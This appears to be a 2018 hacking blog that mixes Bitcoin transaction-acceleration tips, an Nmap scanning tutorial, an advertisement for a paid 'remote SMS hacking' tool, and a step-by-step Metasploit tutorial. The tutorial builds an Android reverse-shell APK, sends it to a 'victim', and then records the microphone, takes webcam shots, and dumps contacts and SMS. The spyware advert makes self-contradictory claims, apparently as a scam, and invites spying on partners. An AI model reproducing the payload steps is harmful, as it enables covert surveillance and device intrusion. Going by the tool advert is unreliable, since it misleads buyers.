Translate

Saturday, January 20, 2018

Jokerymous: How to accelerate your Bitcoin Transaction for Free?

Hi guys, today we are going to learn about bitcoin transaction acceleration ( speed up cofirmation time of bitcoin transaction).

Before starting you need your transactions TXID (transaction id0. transaction id is something like "4bb6b66e748524d9dd410fc961a5ad7c94e659568e9c7a2b9344fff233c8d5ab"

HOW TO FIND MY TRANSACTION ID?

How to find my Bitcoin transaction ID?

Go to a blockchain explorer site such as blockchain.info, BlockCypher, or Block Explorer in a new browser window. Sites such as these can be used to view all bitcoin payments made on the blockchain. There are many sites that can also search the blockchain, and it's up to personal preference which one you use.

In the 'Search' area, you'll need to enter information that is specific to your bitcoin transaction. Typically, this would be the bitcoin address you made the payment to.

Once you select 'search', all bitcoin transactions that involve that address will be displayed, newest to oldest.

If there are a large number of transactions involving that bitcoin address, the easiest way to navigate to your particular transaction is to use your browser's Find feature to search for the exact bitcoin amount you sent. This is usually under 'Edit > Find', or you can use the keyboard shortcut Command + F (macOS) or Control + F (Windows).

Having found the correct transaction, the transaction ID is displayed as a long string of letters and numbers in the grey bar above the amount from the previous step, just to the left of the transaction time.
You can now paste that into one of the following website, and your transaction will accelerate it for you.


TOP WEBSITES FOR ACCELERATING BITCOIN TRANSACTIONS 


What is ConfirmTX?

ConfirmTX is a bitcoin transaction accelerator that allows you to get faster confirmations on your unconfirmed transactions. We only charge $5 for 250+ byte transactions, all other transactions are processed for free. 

How the bitcoin accelerator works?
 
We push your transactions to multiple pools we are partnered with and even if you pay 0.01$ fees, you still have the chance to get the transaction confirmed through our accelerator service. 

Refund Policy
 
All transactions will be confirmed within 72 hours but in most cases they are confirmed within 12 hours. We do not offer refunds and all sales are final. If your transaction is not confirmed within 72 hours we will credit you with a free future acceleration. 

Confirmation time?
If your tx has 0 or 0.01$ fees it can take up to 72 Hours while fees above 0.50$ will be confirmed within 48 hours. Please make sure your tx doesn't have unconfirmed inputs.


How to Use Free Bitcoin Transaction Accelerator?
  1. No Need to Sign up or Sign In, You just need to submit your delayed Transaction ID.
  2. For Free Services your request will be in que of the next block we mine.
  3. It’s really hard to give an idea of when the next block is going to be mined.
We at FreeBTCAccelerator push your Transaction to our BTC Partner pools for free which ultimately increase your chance of confirming BTC transaction as soon as possible.


Speed up unconfirmed transactions

Have low-fee transactions that have been unconfirmed for hours? We can speed up confirmation by rebroadcasting the transaction to the bitcoin network.

How to USE?

Paste or write down your TX / TXID/ Transaction ID and Click Accelerate Now! Done it will be confirmed in short time.

4. ANT-POOL


It's time to solve the stuck transactions problem and stop down to use any 'free helpers'!
If they want to help free of charge - then just tell community how to accelerate stuck transactions !

Now you can accelerate your transactions by yourself using Antpool and without waiting for anyone to come online.


It's not very difficult to me. I can share. It's very simple. You should have an Antpool miner's account.
Then go to this link https://www.antpool.com/user/prioritiseTransaction.htm?m=savePrioritiseTx
login there and place txid into the first window. Second window is for raw transaction (if someone's nessesary)

Then it's nesessary to type down validate Code and press 'Submit'
If everything is Ok the txid will appear in 'accelerated transaction'

Some accelerated transactions with small fee may will be confirmed in 3-4-5-6 blocks of Antpool. Be patient. 

 A fast, free unconfirmed bitcoin transaction accelerator! 

Steps

1, Unlock the accelerator with 1 like
2, Enter your transaction ID (TXID)
3, Accelerate it!


 You want even more speeder confirmation? just try all of the above online tools at one time. you will get more than 30 confirmations in 12 hours. and 2 confirmations in 10 - 30 minutes after acceleration.

I just made small transaction as an example. i made 0.00054 transaction with 0.0002 / 0.0001 fee and it wasn't confirmed for the last 10 days. now after using this five accelerators at one time i got about 32 confirmations in less than 12 hours!


If you can't accelerate by your self comment the txid of the transaction i will do it for you!

Jokerymous: How to cancel an unconfirmed Bitcoin transaction?


When sending Bitcoin, it can be easy to make a small mistake causing you to want to cancel your Bitcoin transaction. Oftentimes, funds can become stuck if the miner fee you enter isn’t high enough for any miner to confirm your transaction.
Unfortunately, the steps to cancel a Bitcoin transaction are a little more complicated than just pressing an “Undo” button. In this brief guide, I’ll walk you through the process to cancel an unconfirmed Bitcoin transaction.

Has your transaction been confirmed?

The first step in canceling your Bitcoin transaction is to check whether or not it has any confirmations.

When you made your transaction, you should have gotten a transaction ID that looks something like this:
240615b6ab59a5adb19ba52cb969aeb16ff82d2082b7a72cb2912c5d38c297cf
Take your transaction ID and enter it into a block explorer. Blockchain.info is a great option.
Blockchain.info homepage
On the next page, you can see information about your transaction including the number of its confirmations.
Blockchain.info transaction page
If the number of confirmations is greater than 0, you won’t be able to cancel your transaction. Confirmed transactions on the blockchain are permanent and irreversible. Just wait and your transaction will finish going through soon.
If the transaction has no confirmations yet, there’s still a chance that you can cancel it.

How to cancel an unconfirmed Bitcoin transaction

There are two primary strategies you can use to try to cancel your unconfirmed Bitcoin transaction:
  1. Replace by Fee (RBF)
  2. Double spend using a higher fee
Some wallets support the RBF protocol allowing you to replace your original transaction with a new one that includes a higher transaction fee. This would effectively unstick your transaction.
To use this feature, though, you would’ve needed to make the original transaction replaceable (usually via an opt-in checkbox).
If you’re unable to use RBF, you still may be able to cancel the Bitcoin transaction by double spending with a higher fee.
To do this, make a new transaction equal to the amount of the original one and send it to yourself. Make sure the transaction fee on this is significantly higher than the original one you paid.
You may need to use another wallet or specialized software that allows double spending for the transaction to be broadcast to the network.
If all goes well, miners will pick up the new transaction, and your Bitcoin will be back in your wallet.
Most miners and wallets have safeguards against double spending, though, so there’s still a large chance that this method may not work.

Hopefully, one of these two methods works for you.

UP COMING: How to accelerate Low/Zero fee bitcoin transcation to be confirmed in 1 hours for free?


Monday, January 8, 2018

Remotely Hack Text Messages(SMS) from Someones Phone


  Hi guys, here is another topic i want to teach you "HACKING SMS REMOTELY"
NOTE TO READERS: If you are reading a tutorial post, carefully read each and every instructions to avoid errors.


Yes, you heard the title right, hacking someone’s text messages on their mobile phone REMOTELY is now possible with the technology we currently have possibilities are endless. Today, you rarely see someone is not using smartphones such as Android, iOS, and windows they have the unlimited capability compared to those normal mobile phones with higher memory and millions of developed apps on the market you only need someone to code a program for you.
The process includes remotely downloading any messages on someones mobile phone via internet. Your gateway is the victim’s mobile number. You must acquire the victim’s mobile number and input it on the field where it asks. The victim must be connected to the internet preferable WIFI connection since Data is quite not stable. Full details on the instructions below.

Remotely Hacking Text Messages on Anyone’s Phone using Their mobile number

Sounds like magic right? However, this is a possible thing to do with the software tools I am going to share with you below you can just list James Bond on their mission impossible movies with high-end spy tools. Spy anyone, even your cheating husband or wife. Are you ready? Read the full instructions below

Instructions

  • First buy this tool for 0.001 bitcoin. contact me for buying btcguy@hi2.in or https://t.me/jakehax
  • Install and Enter the mobile number on the field
  • Click “Verify” below and wait for the process to end
  • Now click “Hack” right after
  • You can now see the messages log on the right column of the tool which you can download
  • Download the messages logs including inbox messages, drafts, sent items
  • The tool can also sniff on call logs, missed calls, received calls and dialed calls pretty handy right?
Note: This tool only working on Windows OS PC’s and will only work on SmartPhone devices such as android and ios, smart tabs and other smart devices.
This tool also hacks the victim’s current position. Yes! A globe positioning system tracer. Trace anytime and anywhere you want! However, the victims GPS must be turned on first for the tool to work.

Screenshot

Remote Hack a Mobile Phone

WhatsApp Hack

This tool cannot hack WhatsApp messages.

What can this tool do?
Hacks WhatsApp messages, files such as images, music, video clips and history browser. History browser is the best feature so far, it recovers deleted files and messages in the range of up to 30 days. Very very great tool if you’d ask me.
Over 59,000 accounts have been hacked so far!

if you have comments and feedbacks let us hear!

Exploring Nmap (Network mapper)


 Hi, today we are going to learn about "NMAP"

Nmap (Network Mapper) is a security scanner originally written by Gordon Lyon used to discover Host and services on a computer network, thus creating a “map” of the network. To accomplish its goal, Nmap sends specially crafted packets to the target host and then analyzes the responses. The software provides features for probing computer networks such as host discovery, service and operating system detection, and other in-depth system information. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other information. Nmap is also capable of adapting to network conditions including latency and network congestion during a scan.
In this tutorial, we are going to explore how to use Nmap to scan a network. To start off, here’s a brief overview of what Nmap is mainly used for. Among other things, Nmap will scan our target network and:

Display a list of connected clients

List open ports and available services

Gather information about client systems

Now let’s get started with stripping the network


Below you will find several different uses and scan parameters of Nmap. First, make sure you are connected to the network that you want to scan. Having done that, you may now proceed with the different scans.


1. Simple Scan

This method is used to scan the entire network and list all of the connected clients.
  1. Open a terminal
  2. Type “nmap -sS [IP]/24”
Replace [IP] with your router’s IP address Example: “nmap -sS 192.168.0.1/24”

2. Client Scan

This method is used to scan a specific client.
  1. Open a terminal
  2. Type "nmap -sS [IP]"

Replace [IP] with the ip address of the client Example: “nmap -sS 192.168.0.5”

3. OS Scan
This method is used to list a client’s operating system information in the scan results.
  1. Open a terminal
  2. Type “nmap -sS [IP] -O”
Replace [IP] with the ip address of the client Example: “nmap -sS 192.168.0.5 -O”

4. System Scan
This method is used to list information associated with a client’s system.
  1. Open a terminal
  2. Type “nmap -sS [IP] -A”
Replace [IP] with the ip address of the client Example: “nmap -sS 192.168.0.5 -A”

5. Service Scan
This method is used to display a list detailed information about services running on a client’s system.
  1. Open a terminal
  2. Type “nmap -sS [IP] -sV”
Replace [IP] with the ip address of the client Example: “nmap -sS 192.168.0.5 -sV”

6. Port Scan
This method is used to check the status of a specific port
  1. Open a terminal
  2. Type “nmap -sS [IP] -p [port]”
Replace [IP] with the ip address of the client Replace [port] with the port number you want to check Example: “nmap -sS 192.168.0.5 -p 22”

7. Port Range Scan

This method is used to check the status of a specific port range.
  1. Open a terminal
  2. Type “nmap -sS [IP] -p [port range]

    Replace [IP] with the ip address of the client Replace [port range] with the port range you want to check Example: “nmap -sS 192.168.0.5 -p 22-80”
Now that you know a thing or two about Nmap, I recommend combining the different scan parameters to generate consolidated scan results. This will improve the efficiency of your scans and help you generate detailed, more complete scan reports. As always, PenTesting is about doing and not just reading, so experiment with various parameters, try as many as you can and be sure to checkout the inbuilt help menu of Nmap for even more options.
As an example, you could scan the entire network for detailed information about clients, systems, services, and ports by using the following command:

 “nmap -sS [IP]/24 -O -A -sV”


Join us on Telegram: https://t.me/hax4all

if you have comments and problems to fix let us hear and fix together!

Hack Any Android Phone Remotely: msfvenon - Metasploit's payload generator

 Welcome to my first blog!
Today we are going to learn "HOW TO HACK ANY ANDROID PHONE WITH METASPLOIT REMOTELY"

 msfvenom is a Kali linux hacking tool for android ,is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance known as msfvenom payload.
Hacking With METASPLOIT in Kali Linux is a old tool. Metasploit is enhanced by msfvenom in kali linux. 
So, let's get started!!
STEPS :


1. Fire Up kali and open command terminal.

2.
Set payload and create custom windows executable.
Command: 
https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjfMGClz4bhjjySis3tdA94BJEPOgMukU_kGBVujGHv2QZsog61IXzlGNRr9VlVuJH4bev7kw__UpZSNAK_FmARCM6m8on-oUWJsf2CV1gyR-SWuG_1LDEIc31BDVM_LSs8dv0gValZTZs/s1600/oclosequote1.gifroot@kali:-# msfvenom -p android/meterpreter/reverse_tcp  LHOST=192.168.0.110 LPORT=4444 R > andro.apkhttps://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjfMGClz4bhjjySis3tdA94BJEPOgMukU_kGBVujGHv2QZsog61IXzlGNRr9VlVuJH4bev7kw__UpZSNAK_FmARCM6m8on-oUWJsf2CV1gyR-SWuG_1LDEIc31BDVM_LSs8dv0gValZTZs/s1600/oclosequote1.gif
  
(To know your LHOST, open new terminal and type ifconfig )

Your apk file is being saved in the Home folder.

Note: Don't add any stray space characters anywhere. Use the command as is (after changing the LHOST and LPORT as needed).

3. Transfer/mail this file (here andro.apk) file to the victim's phone and install it.

4. Start the metasploit framework console as follows :
   
Command:
https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjfMGClz4bhjjySis3tdA94BJEPOgMukU_kGBVujGHv2QZsog61IXzlGNRr9VlVuJH4bev7kw__UpZSNAK_FmARCM6m8on-oUWJsf2CV1gyR-SWuG_1LDEIc31BDVM_LSs8dv0gValZTZs/s1600/oclosequote1.gifroot@kali:-# msfconsolehttps://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjfMGClz4bhjjySis3tdA94BJEPOgMukU_kGBVujGHv2QZsog61IXzlGNRr9VlVuJH4bev7kw__UpZSNAK_FmARCM6m8on-oUWJsf2CV1gyR-SWuG_1LDEIc31BDVM_LSs8dv0gValZTZs/s1600/oclosequote1.gif

5. Now it's time to open and setup multi-handler. Follows the steps :
https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjfMGClz4bhjjySis3tdA94BJEPOgMukU_kGBVujGHv2QZsog61IXzlGNRr9VlVuJH4bev7kw__UpZSNAK_FmARCM6m8on-oUWJsf2CV1gyR-SWuG_1LDEIc31BDVM_LSs8dv0gValZTZs/s1600/openquote1.gif msf  > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.110
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
Payload Handler is being started........https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjfMGClz4bhjjySis3tdA94BJEPOgMukU_kGBVujGHv2QZsog61IXzlGNRr9VlVuJH4bev7kw__UpZSNAK_FmARCM6m8on-oUWJsf2CV1gyR-SWuG_1LDEIc31BDVM_LSs8dv0gValZTZs/s1600/oclosequote1.gif

6. When the victims clicks on the app(installed as MAIN ACTIVITY in the menu) in his phone, meterpreter session will be established.

7. Try the following exploit commands :
    - record_mic
    - webcam_snap
    - webcam_stream
    - dump_contacts
    - dump_sms
    - geolocate

************************************************************************

Error fixing(in case you get PARSE ERROR)
Two methods:
1)Type command "d2j-apk-sign andro.apk
                                               
  Hope this works... :)

if you have any comments let us hear  and problems let us fix! Just comment!

Join us on telegram https://t.me/hax4all